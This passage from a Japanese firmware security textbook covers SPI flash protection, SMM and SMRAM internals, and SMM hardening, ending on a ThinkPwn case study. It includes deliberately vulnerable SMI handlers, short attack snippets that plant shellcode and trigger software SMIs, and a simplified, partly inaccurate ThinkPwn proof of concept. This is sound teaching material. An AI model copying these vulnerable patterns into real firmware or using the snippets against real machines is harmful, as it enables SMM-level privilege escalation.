#### 3. 保護機構：

- **BIOS Control:** BIOSWE, BLE, SMM\_BWP

- **Protected Range:** PRO-PR4 で範囲を保護
- **WP# ピン:** ハードウェア保護
- **Block Protection:** Flash チップ内部の保護

#### 4. Platform Reset Attack :

- 保護設定前にリセット
- 対策: Early Boot Guard, FLOCKDN, Top Swap

#### 5. Intel BIOS Guard :

- SMM のみで Flash 更新
- OS からの直接書き換えを防止

### セキュリティのベストプラクティス

項目	推奨事項
<b>BIOS 保護</b>	BIOSWE=0, BLE=1, SMM_BWP=1
<b>Protected Range</b>	BIOS Region 全体を保護
<b>Flash Descriptor</b>	FLOCKDN=1 でロック
<b>物理セキュリティ</b>	ケースロック、改ざん検知
<b>定期チェック</b>	chipsec で保護状態を監視

次章では、**SMM (System Management Mode)** のセキュリティについて学びます。SMM は最高権限で動作するため、その保護は極めて重要です。

### 参考資料

- Intel Platform Controller Hub (PCH) Datasheet
- SPI Flash Memory Datasheet (Winbond W25Q128)
- chipsec: Platform Security Assessment Framework
- flashrom: Flash ROM Programmer
- UEFITool: UEFI Image Parser
- Intel BIOS Guard Technology

# SMM の仕組みとセキュリティ

## 🎯 この章で学ぶこと

- SMM (System Management Mode) の役割と動作原理
- SMRAM (System Management RAM) の仕組み
- SMI (System Management Interrupt) の発生と処理
- SMM のセキュリティリスクと脆弱性
- SMRAM ロックと保護機構
- SMM 攻撃の事例と対策
- SMM Transfer Monitor (STM) による分離
- SMM のデバッグ方法

## 📚 前提知識

- Part I Chapter 3: x86\_64 特権レベルとメモリ保護
  - Part IV Chapter 7: SPI フラッシュ保護機構
  - x86 アーキテクチャの基礎
- 

## SMM (System Management Mode) とは

### SMM の目的

**System Management Mode (SMM)** は、x86 プロセッサの最高特権モードです：


1. 電源管理: ACPI S3 (Suspend to RAM) などの処理
2. ハードウェア制御: ファン制御、温度管理
3. セキュリティ機能: BIOS Flash の更新、変数の保護
4. エミュレーション: レガシーハードウェアのエミュレーション
5. エラーハンドリング: ハードウェアエラーの処理

---

**Note:** SMM は Ring -2 と呼ばれることがあります。OS (Ring 0) やハイパーテナント (Ring -1) よりも高い権限を持ちます。そのため、SMM が攻撃されるとシステム全体が危険化します。

---

## SMM の特権レベル



# SMM の動作原理


## SMI (System Management Interrupt)

SMI は、SMM に遷移するための特殊な割り込みです：

SMI の発生源：

- **Software SMI:** OUT 0xB2, AL 命令 (I/O ポート 0xB2 への書き込み)
- **Hardware SMI:** チップセットからの SMI 信号
  - 電源ボタン
  - 温度センサー
  - タイマー
  - PCIe Hot Plug

## SMM 遷移のフロー



## SMM State Save Area

**State Save Area** は、SMM 遷移時の CPU 状態を保存する領域です：

```

typedef struct {
    // 汎用レジスタ
    UINT64 Rax;
    UINT64 Rbx;
    UINT64 Rcx;
    UINT64 Rdx;
    UINT64 Rsi;
    UINT64 Rdi;
    UINT64 Rbp;
    UINT64 Rsp;
    UINT64 R8;
    UINT64 R9;
    UINT64 R10;
    UINT64 R11;
    UINT64 R12;
    UINT64 R13;
    UINT64 R14;
    UINT64 R15;

    // 制御レジスタ
    UINT64 Rip;
    UINT64 Rflags;
    UINT64 Cr0;
    UINT64 Cr3;
    UINT64 Cr4;

    // セグメントレジスタ
    UINT16 Cs;
    UINT16 Ds;
    UINT16 Es;
    UINT16 Fs;
    UINT16 Gs;
    UINT16 Ss;

    // その他
    UINT64 GdtrBase;
    UINT64 IdtrBase;
    UINT32 SmiHandlerBase; // SMI Handler のエントリポイント
    UINT32 AutoHalt;      // Auto Halt Restart
    // ...
} SMM_STATE_SAVE_AREA;

```

## 配置：


- 各 CPU コアごとに **SMRAM の末尾** に配置

- サイズ: 約 512 バイト
- 

## SMRAM (System Management RAM)

### SMRAM の構造

SMRAM は、SMM 専用のメモリ領域です：



### TSEG (Top of Memory Segment)

TSEG は、メインメモリの最上位部分に確保される SMRAM です：

設定方法：

```

// TSEG は PCH の SMRAM レジスタで設定
// MCH (Memory Controller Hub) のレジスタ
typedef union {
    struct {
        UINT32 TsegBase   : 20; // TSEG の開始アドレス (1MB 単位)
        UINT32 Reserved  : 11;
        UINT32 Lock       : 1;  // ロックビット
    } Bits;
    UINT32 Uint32;
} TSEG_BASE_REGISTER;

typedef union {
    struct {
        UINT32 TsegSize   : 3; // TSEG のサイズ
                                // 0: 1 MB
                                // 1: 2 MB
                                // 2: 4 MB
                                // 3: 8 MB
        UINT32 Reserved  : 29;
    } Bits;
    UINT32 Uint32;
} TSEG_SIZE_REGISTER;

```

### TSEG の保護：

- 通常モード (Ring 0-3) からはアクセス不可
  - SMM 内からのみアクセス可能
  - ロックビットを設定すると、TSEG の位置とサイズが変更不可
- 

## SMM のセキュリティリスク

### 1. SMM Callout

#### 問題：

- SMI Handler が 通常メモリ上のコードを呼び出す
- OS が通常メモリを書き換えて任意コードを実行

```

// 脆弱な SMI Handler の例
EFI_STATUS
VulnerableSmiHandler (
    IN EFI_HANDLE DispatchHandle,
    IN VOID        *Context
)
{
    // 通常メモリ上の関数ポインタを呼び出し
    VOID (*UserFunction)(VOID) = (VOID (*) (VOID)) 0x10000000;

    // これは危険！OS が 0x10000000 を書き換え可能
    UserFunction ();

    return EFI_SUCCESS;
}

```

### 攻撃：

```

// OS から攻撃
// 1. 0x10000000 に悪意あるコードを配置
memcpy ((VOID *) 0x10000000, ShellcodeForSmm, sizeof
(ShellcodeForSmm));

// 2. SMI を発生させる
__outbyte (0xB2, 0x55); // Software SMI

// 3. SMI Handler が ShellcodeForSmm を SMM 権限で実行

```

## 2. TOCTOU (Time-of-Check to Time-of-Use)

### 問題：

- SMI Handler が通常メモリのデータをチェック後に使用
- OS がチェックと使用の間にデータを書き換え

```

// 脆弱な例
EFI_STATUS
ToctouVulnerableSmiHandler (
    IN SMM_COMM_BUFFER *Buffer
)
{
    // 1. バッファのサイズをチェック
    if (Buffer->Size > MAX_SIZE) {
        return EFI_INVALID_PARAMETER;
    }

    // 2. バッファをコピー（危険！）
    // チェックから使用までの間に Buffer->Size が変更される可能性
    CopyMem (SmmLocalBuffer, Buffer->Data, Buffer->Size);

    return EFI_SUCCESS;
}

```

## 攻撃：

```

// 並行スレッドから攻撃
while (1) {
    Buffer->Size = 100;           // チェックを通過
    // SMI Handler がチェック中
    Buffer->Size = 0x100000;     // チェック後にサイズを変更
    // SMI Handler が巨大なサイズでコピー → バッファオーバーフロー
}

```

## 3. ポインタ検証の欠如

### 問題：

- SMI Handler が通常メモリからのポインタを検証せずに使用
- SMRAM 内部を指すポインタを渡して SMRAM を読み書き

```
// 脆弱な例
EFI_STATUS
PointerVulnerableSmiHandler (
    IN UINT8 *Pointer
)
{
    // ポインタが SMRAM を指していないかチェックしていない
    *Pointer = 0x42; // 任意アドレスへの書き込み

    return EFI_SUCCESS;
}
```

**攻撃：**

```
// SMI Handler に SMRAM 内のアドレスを渡す
UINT8 *SmramAddress = (UINT8 *) 0x9F000000; // TSEG Base
__outbyte (0xB2, SMI_NUMBER); // SMI 発生

// SMI Handler が SMRAM を書き換えてしまう
```

---

## SMM の保護機構

### 1. SMRAM ロック

**D\_LCK (SMRAM Lock) :**

```

// SMRAMC (SMRAM Control) レジスタ
// MCH のコンフィグレーション空間
typedef union {
    struct {
        UINT8 CState      : 3; // C_BASE_SEG
        UINT8 GState      : 1; // G_SMRAME
        UINT8 DState      : 1; // D_OPEN
        UINT8 DLock       : 1; // D_LCK (SMRAM Lock)
        UINT8 Reserved    : 2;
    } Bits;
    UINT8 Uint8;
} SMRAM_CONTROL;

VOID
LockSmram (
    VOID
)
{
    SMRAM_CONTROL Smramc;

    // SMRAMC レジスタを読み取り
    Smramc.Uint8 = MmioRead8 (MCH_BASE + SMRAMC_OFFSET);

    // D_LCK ビットを設定
    Smramc.Bits.DLock = 1;

    // レジスタに書き戻し
    MmioWrite8 (MCH_BASE + SMRAMC_OFFSET, Smramc.Uint8);

    // これ以降、SMRAM の設定は変更不可（リセットまで）
}

```

## 2. SMM\_BWP (SMM BIOS Write Protection)

仕組み：

- SMM 外からの BIOS 書き込みを禁止
- BIOSWE=1 でも、SMM 外からは Flash を書き込めない

```

// BIOS Control レジスタ (前章参照)
// SMM_BWP ビットを設定
VOID
EnableSmmBiosWriteProtection (
    VOID
)
{
    BIOS_CONTROL Bc;

    Bc.Uint8 = MmioRead8 (PCH_LPC_BASE + 0xDC);
    Bc.Bits.SmmBiosWriteProtect = 1;
    MmioWrite8 (PCH_LPC_BASE + 0xDC, Bc.Uint8);

    // SMM 外からは BIOS を書き換えられない
}

```

### 3. SMM Code Access Check (SMRR)

**SMRR (SMM Range Register) :**

- **SMRAM の範囲**を MSR で定義
- SMM 外からの SMRAM アクセスを禁止

```

// SMRR MSR
#define MSR_IA32_SMRR_PHYS_BASE 0x1F2
#define MSR_IA32_SMRR_PHYS_MASK 0x1F3

VOID
ConfigureSmrr (
    IN UINT64 SmramBase,
    IN UINT64 SmramSize
)
{
    UINT64 SmrrPhysBase;
    UINT64 SmrrPhysMask;

    // 1. SMRR Base を設定
    // ビット 12-35: Physical Base
    // ビット 0-7: Memory Type (WB = 6)
    SmrrPhysBase = SmramBase | 0x06;
    AsmWriteMsr64 (MSR_IA32_SMRR_PHYS_BASE, SmrrPhysBase);

    // 2. SMRR Mask を設定
    // ビット 12-35: Physical Mask
    // ビット 11: Valid
    SmrrPhysMask = (~(SmramSize - 1) & 0xFFFFFFFFF000ULL) | BIT11;
    AsmWriteMsr64 (MSR_IA32_SMRR_PHYS_MASK, SmrrPhysMask);

    // SMM 外から SMRAM へのアクセスは例外が発生
}

```

## 4. ポインタ検証

**SmmIsBufferOutsideSmram :**

```

/**
 * バッファが SMRAM 外にあるか確認
 *
 * @param[in] Buffer      バッファのアドレス
 * @param[in] BufferSize  バッファのサイズ
 *
 * @retval TRUE   SMRAM 外
 * @retval FALSE  SMRAM 内 (危険)
 */
BOOLEAN
SmmIsBufferOutsideSmram (
    IN VOID      *Buffer,
    IN UINTN     BufferSize
)
{
    UINT64  BufferStart;
    UINT64  BufferEnd;

    BufferStart = (UINT64) Buffer;
    BufferEnd = BufferStart + BufferSize - 1;

    // SMRAM の範囲をチェック
    if ((BufferStart >= gSmramBase && BufferStart < gSmramBase + gSmramSize) ||
        (BufferEnd >= gSmramBase && BufferEnd < gSmramBase + gSmramSize)) {
        // SMRAM 内を指している → 危険
        return FALSE;
    }

    return TRUE;
}

// 使用例
EFI_STATUS
SecureSmiHandler (
    IN SMM_COMM_BUFFER  *Buffer
)
{
    // 1. ポインタが SMRAM を指していないか確認
    if (!SmmIsBufferOutsideSmram (Buffer, sizeof (SMM_COMM_BUFFER))) {
        return EFI_SECURITY_VIOLATION;
    }

    // 2. データを安全にコピー
    CopyMem (SmmLocalBuffer, Buffer->Data, MIN (Buffer->Size,

```

```
MAX_SIZE));  
  
    return EFI_SUCCESS;  
}
```

## 5. TOCTOU の回避

対策：

```
EFI_STATUS  
ToctouSecureSmiHandler (  
    IN SMM_COMM_BUFFER *Buffer  
)  
{  
    SMM_COMM_BUFFER LocalBuffer;  
  
    // 1. バッファ全体を SMRAM にコピー（アトミック）  
    if (!SmmIsBufferOutsideSmram (Buffer, sizeof (SMM_COMM_BUFFER))) {  
        return EFI_SECURITY_VIOLATION;  
    }  
    CopyMem (&LocalBuffer, Buffer, sizeof (SMM_COMM_BUFFER));  
  
    // 2. ローカルコピーに対して処理  
    // 以降、Buffer->Size が変更されても影響しない  
    if (LocalBuffer.Size > MAX_SIZE) {  
        return EFI_INVALID_PARAMETER;  
    }  
  
    CopyMem (SmmDestination, LocalBuffer.Data, LocalBuffer.Size);  
  
    return EFI_SUCCESS;  
}
```


---

# SMM Transfer Monitor (STM)

## STM の目的

STM は、SMM を監視・分離する仮想化技術です：

1. **SMM の分離**: SMI Handler を独立した VM として実行
2. **ポリシー強制**: SMM からのリソースアクセスを制限
3. **脆弱性の軽減**: SMM Callout などの攻撃を防止



## STM の動作

**SMI 発生時 :**

1. STM が SMI を捕捉
2. SMI Handler を独立した VM として起動

3. Handler からのリソースアクセスを STM が監視
  4. ポリシー違反があれば拒否
  5. Handler 終了後、STM が制御を OS に戻す
- 

## SMM のデバッグ

### 1. シリアルコンソールでのログ

```
// SMI Handler 内からログ出力
VOID
SmiHandlerEntry (
    VOID
)
{
    SerialPortWrite ((UINT8 *) "[SMM] SMI Handler entered\n", 28);

    // SMI 処理

    SerialPortWrite ((UINT8 *) "[SMM] SMI Handler exiting\n", 27);
}
```

### 2. UEFI デバッガでの SMM デバッグ

SourceLevel Debugger (UDK Debugger) :

```
# QEMU で SMM デバッグを有効化
qemu-system-x86_64 \
    -bios OVMF.fd \
    -s -S \
    -enable-kvm \
    -m 4096

# GDB で接続
gdb
(gdb) target remote localhost:1234
(gdb) b SmiHandlerEntry
(gdb) c
```

### 3. chipsec での SMM チェック

```
# SMM の設定を確認
sudo chipsec_main -m common.smm

# 出力例:
# [*] running module: chipsec.modules.common.smm
# [*] Checking SMM configuration...
# [+] SMRAMC.D_LCK = 1 (SMRAM is locked)
# [+] TSEG.Lock = 1 (TSEG is locked)
# [+] SMRR configured: Base=0x9F000000, Mask=0xFF000800
# [+] PASSED: SMM configuration is secure
```

---

## 既知の SMM 攻撃と対策

### 1. ThinkPwn (CVE-2016-3287)

脆弱性：

- Lenovo の SMI Handler に **TOCTOU 脆弱性**
- OS から SMRAM を書き換え可能

**対策：**

- ポインタ検証の徹底
- SMRAMへのアクセスチェック

## 2. SMM Privilege Escalation

**脆弱性：**

- SMI Handler が OS から渡されたポインタを検証せず
- SMRAM 内のデータを書き換え

**対策：**

- SmmlsBufferOutsideSmram を使用
  - すべてのポインタを検証
- 

## トラブルシューティング

### Q1: SMM に入ると応答しなくなる

**原因：**

- SMI Handler に無限ループ
- デッドロック

**デバッグ：**

```
// タイムアウト機構を追加
UINT64 StartTick = AsmReadTsc ();
while (Condition) {
    if (AsmReadTsc () - StartTick > TIMEOUT_TICKS) {
        SerialPortWrite ((UINT8 *) "[SMM] Timeout!\n", 16);
        break;
    }
}
```

## Q2: chipsec で SMM が FAILED

原因：

- SMRAM がロックされていない

解決策：

```
// PEI/DXE Phase で SMRAM をロック
LockSmram ();
ConfigureSmrr (TSEG_BASE, TSEG_SIZE);
```

---



## 演習 1: SMM 設定の確認

手順：

```
# chipsec で SMM を検証  
sudo chipsec_main -m common.smm  
sudo chipsec_main -m common.smrr  
  
# SMRAMC レジスタを確認  
sudo setpci -s 00:00.0 88.b  
  
# SMRR MSR を確認  
sudo rdmsr 0x1F2  
sudo rdmsr 0x1F3
```

---

## まとめ

この章では、SMM のセキュリティについて学びました：

### ✓ 重要なポイント

#### 1. SMM の役割：

- 最高特権モード (Ring -2)
- 電源管理、ハードウェア制御
- BIOS 更新などのセキュリティ機能

#### 2. セキュリティリスク：

- **SMM Callout:** 通常メモリのコード呼び出し
- **TOCTOU:** データの書き換え
- **ポインタ検証の欠如:** SMRAM への不正アクセス

#### 3. 保護機構：

- **SMRAM Lock:** TSEG の設定を固定
- **SMRR:** SMRAM へのアクセス制御
- **SMM\_BWP:** SMM 外からの BIOS 書き込み禁止

#### 4. ベストプラクティス：

- すべてのポインタを検証
  - TOCTOU を回避（ローカルコピー）
  - SMM Callout を避ける
- 

次章では、**攻撃事例から学ぶ設計原則**について学びます。

### 参考資料

- Intel 64 and IA-32 Architectures Software Developer Manual Volume 3: System Programming Guide
- UEFI Platform Initialization Specification
- chipsec: Platform Security Assessment Framework
- Attacking SMM Memory via Intel CPU Cache Poisoning

# 攻撃事例から学ぶ設計原則

## 🎯 この章で学ぶこと

- 実際に発生したファームウェア攻撃の詳細分析
- 各攻撃から導かれるセキュリティ設計原則
- 脆弱性パターンの理解と対策手法
- Defense in Depth の実践的応用
- インシデントレスポンスとフォレンジック手法


## 📚 前提知識

- UEFI Secure Boot の仕組み
- TPM と Measured Boot
- Intel Boot Guard の役割と仕組み
- SMM の仕組みとセキュリティ

## セキュリティインシデント分析の重要性

ファームウェアセキュリティの設計原則は、実際の攻撃事例から学ぶことが最も効果的です。本章では過去10年間に発生した重要なファームウェア攻撃を詳しく分析し、そこから導かれる普遍的な設計原則を抽出します。

## インシデントから学ぶべき3つの視点



# Case Study 1: ThinkPwn (CVE-2016-3287)

## 概要

**発生年:** 2016年 **影響範囲:** Lenovo ThinkPad/ThinkCentre/ThinkStation (数百万台) **脆弱性タイプ:** SMM Privilege Escalation **CVSS Score:** 7.2 (High) **発見者:** Dmytro Oleksiuk (cr4sh)

## 脆弱性の詳細

Lenovo の SystemSmmRuntimeRt ドライバに、SMM 外部からの任意メモリ書き込みを許す脆弱性が存在しました。

## 脆弱なコードパターン


```
// SystemSmmRuntimeRt.c (脆弱なバージョン)
EFI_STATUS
EFIAPI
SmmRuntimeHandler (
    IN     EFI_HANDLE   DispatchHandle,
    IN     CONST VOID   *Context OPTIONAL,
    IN OUT VOID        *CommBuffer OPTIONAL,
    IN OUT UINTN       *CommBufferSize OPTIONAL
)
{
    RUNTIME_FUNCTION_PARAM  *Param;

    // 1. CommBuffer のポインタ検証なし
    Param = (RUNTIME_FUNCTION_PARAM *) CommBuffer;

    // 2. DestAddress の検証なし (SMRAM外であることを確認していない)
    switch (Param->FunctionCode) {
        case RUNTIME_FUNCTION_SET_VARIABLE:
            // 3. 任意のアドレスへの書き込みを許可
            CopyMem (
                (VOID *) Param->DestAddress,    // 攻撃者が制御可能
                (VOID *) Param->SourceData,     // 攻撃者が制御可能
                Param->DataSize               // 攻撃者が制御可能
            );
            break;
    }

    return EFI_SUCCESS;
}
```

## 攻撃シナリオ



## 攻撃コード (PoC)

```
// ThinkPwn exploit (simplified)
#include <ntddk.h>

typedef struct {
    UINT32 FunctionCode;
    UINT64 DestAddress;      // 書き込み先
    UINT64 SourceData;       // 書き込むデータ
    UINT32 DataSize;
} RUNTIME_FUNCTION_PARAM;

VOID ExploitThinkPwn(VOID) {
    RUNTIME_FUNCTION_PARAM *Param;
    UINT64 Cr3Value;

    // 1. CommBuffer を OS メモリに確保
    Param = AllocatePool(sizeof(RUNTIME_FUNCTION_PARAM));

    // 2. CR3 レジスタのアドレスを取得 (物理アドレス)
    Cr3Value = __readcr3();

    // 3. ページテーブルを細工したデータを準備
    UINT64 MaliciousPageTable = PrepareMaliciousPageTable();

    // 4. SMI パラメータを設定
    Param->FunctionCode = RUNTIME_FUNCTION_SET_VARIABLE;
    Param->DestAddress = 0x1000; // CR3 が指すページテーブルエントリ
    Param->SourceData = MaliciousPageTable;
    Param->DataSize = 8;

    // 5. CommBuffer のアドレスを共有メモリに設定
    WriteToSmmCommunicationRegion(Param);

    // 6. SMI をトリガー
    __outbyte(0xB2, 0XX); // Lenovo 固有の SMI コマンド

    // 7. ページテーブルが改竄され、カーネルメモリに書き込み可能に
    WriteToKernelMemory(TARGET_ADDRESS, PAYLOAD, SIZE);
}
```

